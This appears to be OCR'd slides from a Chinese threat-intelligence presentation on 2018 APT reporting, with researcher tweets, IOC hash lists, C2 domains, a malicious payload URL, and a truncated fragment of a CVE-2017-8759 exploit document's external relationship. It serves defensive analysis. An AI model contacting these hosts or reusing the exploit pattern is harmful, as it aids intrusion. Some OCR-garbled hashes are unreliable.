
2018年公开披露的高级威胁类攻击组织和行动



2018年国内外安全厂商披露高级威胁类报告及相关组织情况统计



来源-社交媒体



kino @0x10000000 · 2018年11月24日
#APT #HWP #MALWARE #Group123

sfkino.tistory.com/72

Similar samples can be found below.

navSi @navSi16
MD5 : 281160972ef8f657139d3801139e6783
FirstSubmission : 2018-11-24 08:14:48 UTC
Author / Last Saved by : yoonjh337 / cha0520
c2 :…
显示这个主题帖

翻译推文

1 3 5

ClearSky Cyber Security @ClearskySec · 2018年12月20日
#Sofacy related sample uploaded from Macedonia - "UDS 2019 Current Agenda.doc"

C2: photopoststories\.com

virustotal.com/#/file/04bd6c3…

drops:
ebdc6098c733b23e99daa60e55cf858b
C:\Users\admin\AppData\Local\Temp\clnb.dat
C:\ProgramData\adobe.dll

推文

UNDERWATER DEFENCE & SECURITY
"CONTROL THROUGH INNOVATION"
2019 CURRENT AGENDA
WELCOME NOTE
From Our Conference Chairman

avman @avman1995 · 8小时
回复 @avman1995 @JayTHL 及另外 13 人
#Bitter RAT c2: nethostsupport.ddns[.]net

Stay tuned until tomorrow ETA 6-7 hours :)

翻译推文

1 1

EdgeSpot_io @Edgespot_io · 1月11日
#ThreatIntel We detected another sample
twitter.com/Edgespot_io/st….
VT detection: same 16/58. New url: "http://109.230.199.130/logo.png
edgespot.io/analysis/b1f64…

翻译推文

gines detected this file
b1f6447119d12cbf69b3283991440f9c2a7c340fe710d3824f7569920a62a3a
xm.ppt
37.05 KB
2019-01-11 20:47:26 UTC

Hacktool.MSOffice.CVE-2017-8759.3!c	Arcabit	Exploit.CVE-20
Exploit.CVE-2017-8759.Gen	Cyren	PPTX/CVE-20
Exploit.CVE-2017-8759.Gen (B)	eScan	Exploit.CVE-20
Exploit.CVE-2017-8759.Gen	GData	Generic.Exploi
Exploit.Win32.CVE-2017-8759	Kaspersky	HEUR:Exploit. 8759.a
Artemis!Trojan	Qihoo-360	Win32/Trojan
Exploit.CVE-2017-8759.Gen!1.AEC4 (CLASSIC)	Symantec	Exp.CVE-2017
Office.Exploit.Cve-2017-8759.Aosw	ZoneAlarm	HEUR:Exploit. 8759.a
Clean	AhnLab-V3	Clean

```
TF-8" standalone="yes"?>
nemas.openxmlformats.org/package/2006
openxmlformats.org/officeDocument/200
).199.130/logo.png" TargetMode="Exter
nats.org/officeDocument/2006/relatior
/out1.xml"/><Relationship Id="rId1"
nats.org/officeDocument/2006/relatior
ationship Id="rId4"
nats.org/officeDocument/2006/relatior
/Relationships>
```

3 3


360 Netlab @360Netlab · 1月10日
Interestingly the dns name of this c2 shares very similar naming structure with the old mykings botnet we reported a while ago, blog.netlab.360.com/mykings-the-bo…, here we have oo00oo[.]info, mykings uses "oo000oo[.]me" and "oo000oo[.]club"

zom3y3 @zom3y3
a new family botnet, probably c2: 1[.]oo00oo[.]info:80 #unknown_botnet
显示这个主题帖

翻译推文

7 12


来源-数据Feed



https://raw.githubusercontent.com/Neo23x0/signature-base/master/iocs/otx-hash-iocs.txt

```
2B78A7F0CD2EFB69BDACFF9B9C59F9CC;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
39B32E5FCEC968631B6BADEAF9BD517C;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
3A6B48DE605AC9E58FFD83D87DB650EB;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
3B13B419FA2E3FE7E93CF64CDD615A38;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
45A88F2748B19690C4BF4F6E76F26389;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
4AE49BC0DDFFCF1AB5FA33FAAE966E98;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
8F47377F880CEF626C30BCD3A68BFED0;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
A16DAD1248433BBAD204AB4705AFC47A;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
A24582E2A9162F32D09349953FAC52B1;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
AEB690D932153C82881365AA2003AF53;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
B98BBC9B1158A6879DA82357C2326644;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
C01A91A26DD90363F0AB90D5163A3C5F;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
CEFA6225208E4FD18E326C860398B0AC;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
E656E1E46E3AD644F9701378490880E2;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
2F9353046222A49317C9DB3BE4CD1E12;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
D47DC7AF8814422DD36801C158707359;Operation Arabian Night Attack Group Global Expansion http://blog.alyac.co.kr/1519
E06B797A24FA03A77E0D5F11B0CF0F4F038E0A9EA04D4981D39148969349C79C;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
0E8A4E4D5CA501BAD25A730FB5DE534FA324C6AC23E0A573524693F2D996D105;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
29ED6EB3C882B018C2BB6BF2F8EB15069DC5510CA119ABEBF24F09E3C91F10AA;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
316A0C6849F183A1A52D0C7648E722C4CA85BD57B0804A147C0C8656B84BBDB9;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
48A1CE103E5BF47C47CC5ED40B2DC687EBAF3674D667419287BCB1D0B8D8DDA6;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
62B98DDE60CB4DD0D0088BDE222C5C2C4C92560CCCF4753F1CE94E044093AB85;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
639A49390C6F8597D36EC0BD245EFA1B4A078C0506FB515E577A40389B39A614;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
7282D0709449ABE16457864F58157CAC8D007571DC5D463D393D1AE2605D17E0;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
756952652290AD09FE03C8674D44EAB2077B091398187C3ABCB6F1DDC462C32D;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
8026442B812469E48CCD11611AB6EACDCB312A8F1AABD563B7F4CB4868315E16;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
BF6EE8426245B167A69292E513C0841D818B310DDA87DAEA649221F4E0AFD1B3;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
C8951038FD5332166l274E5A12532C3FB6F73C75FD75503A1089C56990658FEF;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
EED5945C36BA22A2531DD2D9DD7BC4E17E68544D512BE75670919CAF287C1B4A;Comnie Continues to Target Organizations in East Asia
comnie-continues-targ
```

来源-信息平台



安全 | https://ti.360.net/search?type=domain&value=ciis-cn.net&sid=b33deb0bbbfbe2f6a8baa2443c7a52e489c343e9

威胁分析平台 ciis-cn.net 简体中文

ciis-cn.net

APT APT-C-09 DROPPING ELEPHANT PATCHWORK XML 摩诃草 白象

流行度	☆☆☆★★
动态域名	否
隐私保护	是
白名单	否
创建时间	2016/08/02
更新时间	2017/08/02
过期时间	2018/08/02
最近看到	2018/07/13

相关安全报告：

没有数据

高级可视化分析

威胁情报 3 域名解析 11 注册信息 5 关联域名 3 数字证书 0 定制搜索

当前解析记录


类型	解析结果	地理位置	标签
A	91.195.240.82	德国/德国	RTF

历史解析 - A记录

最早看到	最近看到	解析结果	地理位置	ASN	标签
2018/03/01	2018/07/13	91.195.240.82	德国/德国	AS47846 SEDO GmbH	RTF
2017/12/21	2018/02/28	69.64.147.242	美国/美国	None	LOCKY RANSOMWARE RTF SUPPOBOX
2017/05/04	2017/12/18	176.107.177.9	乌克兰/乌克…	AS42331 PE Freehost	XML
2017/03/21	2017/05/02	46.165.199.141	德国/黑森州	AS28753 Leaseweb Deuts…	APT
2017/03/06	2017/03/15	176.107.177.11	乌克兰/乌克…	AS42331 PE Freehost	APT-C-09 摩诃草 白象
2017/02/23	2017/02/23	179.48.251.6	哥斯达黎加/…	AS52423 Racknation S.A…	无

历史解析 - 其它记录

最早时间	最近时间	解析结果	类型
2017/03/06	2017/03/27	ns2btz.name.com	NS
2017/03/06	2017/03/27	ns3jkl.name.com	NS
2017/03/06	2017/03/27	ns1kwy.name.com	NS




HYBRID ANALYSIS Home Submissions Resources Jobs Contact IP, Domain, Hash... English More

Latest Submissions

There are 3 submission(s) pending.

Multi-Process | Extracted Files | Sample not shared | Network Traffic | TOR analysis | Decrypted SSL traffic

Timestamp	Input	Threat level	Analysis Summary	Countries	Environment
January 13 2019, 8:58 (CET)	Bot.exe PE32 executable (GUI) Intel 80386, for MS Windows 598a4f4198607adbf270b3ccfe8191d31d277d080c1c16840bb4ebc759345318	malicious	Threat Score: 100/100 AV Detection: 78% DeepScan:Generic.Tinukebot. Matched 26 Indicators #banker #tinynuke #zeus Show Similar Samples		Windows 7 32 bit
January 13 2019, 8:55 (CET)	Riptide.vmp.dll PE32 executable (DLL) (GUI) Intel 80386, for MS Windows 9cae42bdb4adffe9962c8b0e22802472a243f69cad2b631bab23c2207ab8c6d3	malicious	Threat Score: 100/100 AV Detection: 50% Trojan.Generic Matched 19 Indicators #evasive		Windows 7 32 bit
January 13 2019, 8:50 (CET)	http://download.microsoft.com/download/F/D/F/FDF707DA-2AE3-4547-B3C5-4BFF7059914E/NDP30SP2-KB2832411-x64.exe PE32 executable (GUI) Intel 80386, for MS Windows fba3f59bda475c1ff9942818718df2cd1c7d7259f22bf1db51e82e00c8f496c7	ambiguous	Matched 42 Indicators	-	Windows 7 32 bit
January 13 2019, 8:49 (CET)	exec.exe PE32 executable (console) Intel 80386, for MS Windows 2d328729d61e2cbbebcd7130a58b8a35216174864766b07c348f2b1d3ac40344	malicious	Threat Score: 90/100 AV Detection: 56% Razy.Generic Matched 8 Indicators Show Similar Samples		Windows 7 32 bit
January 13 2019, 8:47 (CET)	zapp.exe PE32 executable (GUI) Intel 80386, for MS Windows b15b1c8cf340144f039c1e77c6a0beb974ea0c7e156e8b18e88342b26ee89933	malicious	Threat Score: 100/100 AV Detection: 46% Trojan.Generic Matched 21 Indicators	-	Windows 7 32 bit
January 13 2019, 8:46 (CET)	int32.dll PE32 executable (DLL) (GUI) Intel 80386, for MS Windows c77a2ee4cd33bf793d4f349fd0a45869c66cce420d44dd3f6c073a2e62905566	malicious	Threat Score: 56/100 AV Detection: 63% DeepScan:Generic.Tinukebot. Matched 12 Indicators	-	Windows 7 32 bit




VirusTotal

Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community.

File | URL | Search

Search a URL, IP address, domain, or file hash

By submitting your file to VirusTotal you are asking VirusTotal to share your submission with the security community and agree to our Terms of Service and Privacy Policy. Learn more.



ThreatMiner
Data Mining for Threat Intelligence

Search IOC | Search APTNotes


Note: if you are new to ThreatMiner, check out the how-to page to find out how you can get the most out of this portal.

Search for domains, IPs, MD5|SHA1|SHA256, email address or APTnotes(aptnotes:), ssl(ssl:), user-agent(ua:), AV family(av:), filename (filename:), URI (uri:), registry (reg:), mutex (mutex:)...

13629709 Malware samples | 10608250 Domains | 44978981 Hosts | 606 APTNotes Reports

Recent domains	Recent hosts	Recent samples
cangana.com	69.16.239.177	5151e7646d018f9fc4e0d1d7ef1ffc7e
quenchsession.ipq.co	162.241.202.143	442c7bac230a7c0c766892aaf4e25f42
inboxlinks.cf	166.62.39.196	2ea76cf1c11d21f5e06e460ba799249b
junkbustersnottingham.co.uk	50.56.216.217	b2d5200ee8fb004f24745f66023c948d
unionterry.hicam.net	13.249.12.157	2656b2a40dd287ec5f6b0d0cee72e064
unawakening-hoof.000webhostapp.com	62.4.16.235	11ae73a50b1b1e2eb7f365019d03e00e
apps-payment.servehttp.com	198.57.26.163	d617cb33dad7df5437d727aee9d56938

处理分析过程



样本特征
控制基础设施
通信特征
…

结合威胁情报标准和分析模型

- STIX 2.0 – 威胁情报标准
- 钻石模型 – 威胁分析模型
- Cyber Kill Chain – TTP分析模型
- ATT&CK – 攻击战术技术表

线索获取-粗分类

